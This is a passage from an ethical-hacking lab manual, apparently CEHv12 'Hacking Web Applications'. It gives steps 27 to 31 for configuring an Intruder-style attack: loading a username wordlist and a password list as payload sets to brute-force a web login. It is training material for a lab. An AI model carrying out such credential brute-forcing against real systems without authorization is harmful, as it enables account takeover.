
27. Under the **Payload Options [Simple list]** section, click the **Load...** button.



28. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist**, select the **username.txt** file, and click the **Open** button.




29. Observe that the selected **username.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.




30. Similarly, load a password file for the payload set 2. To do so, under the Payload Sets section, select the **Payload set** as **2** from the drop-down options and ensure that the **Payload type** is selected as **Simple list**.


31. Under the **Payload Options [Simple list]** section, click the **Load...** button.



